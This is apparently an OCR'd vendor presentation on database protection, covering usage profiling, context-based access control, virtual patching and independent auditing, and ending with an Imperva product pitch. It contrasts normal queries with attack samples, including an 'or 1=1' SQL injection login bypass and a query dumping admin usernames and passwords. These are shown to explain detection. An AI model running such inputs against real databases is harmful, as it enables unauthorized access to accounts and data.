
Normal Usage

```
Select * from orders
where order_id = 60
```

Privilege Abuse

```
Select username,
password from
AdminUsers
```

Un-profiled table



Data Leakage via Web Application

Normal Usage

```
Select * from users where
username = 'john' and
password = 'smith'
```

SQL Injection

```
Select * from users where
username = 'john' and
password = 'smith'
or 1=1
```

Suspicious Clause

Database Protection

The importance of a usage profile:

- Models Database Usage Structure
  - Profile queries and business activities
  - Profile privileged operations usage
  - Profile access to system objects
- Monitor and Protect Based on Usage Dynamics
  - Verifies real-time usage vs. policy
  - Alert on deviations from policy
- Learns as Usage Expands or Changes
  - Notifies Administrators as changes occur

Database Protection

Context Based Access and Connection Control

- Profiling augmented with the context of query
  - E.g. Client machine, client software, time-of-day
- Profiling augmented with results of query
  - Affected records
  - Amount of sensitive data extracted
- Threats detected
  - Suspicious usage pattern
  - Misuse of credentials
  - Credentials theft

Protecting against zero-day attacks

- Virtual Patching
  - Detect attempts to exploit known vulnerabilities
  - Use a frequently updated signature database
  - Must target platform vulnerabilities
- Protocol Validation
  - Proactive
    - White-listing based on protocol knowledge (No RFC)
    - Rules are set based on protocol semantics and behavior of common clients
  - Reactive
    - Black-listing of known protocol issues (CVEs)


Why an independent Audit solution?

- No effect on database
  - No effect on performance
  - No effect on stability
- Segregation of duties
  - Audit trail cannot be tampered by privileged database user
- Resilience
  - Not affected by database vulnerabilities
- Granularity
- Uniformity

Database Attacks – The Bottom Line

- DB Attacks are not science fiction
  - Tools are available, steps are simple
- Internal DB protection is not a sustainable solution
  - Lack of DBA resource
  - Lack of capabilities
  - Inherent Deficiencies
- External, 3rd solutions are a must
  - Put execution where responsibility is (CSO)
  - Provide missing capabilities
  - Assure resilience and timely response

Imperva SecureSphere Product Line



IMPERVA®

Question & Answer

Thank you!

Dana Tamir

Sr. Product Marketing Mgr, Imperva

dtamir@imperva.com

- For more info:
- www.imperva.com
- http://blog.imperva.com/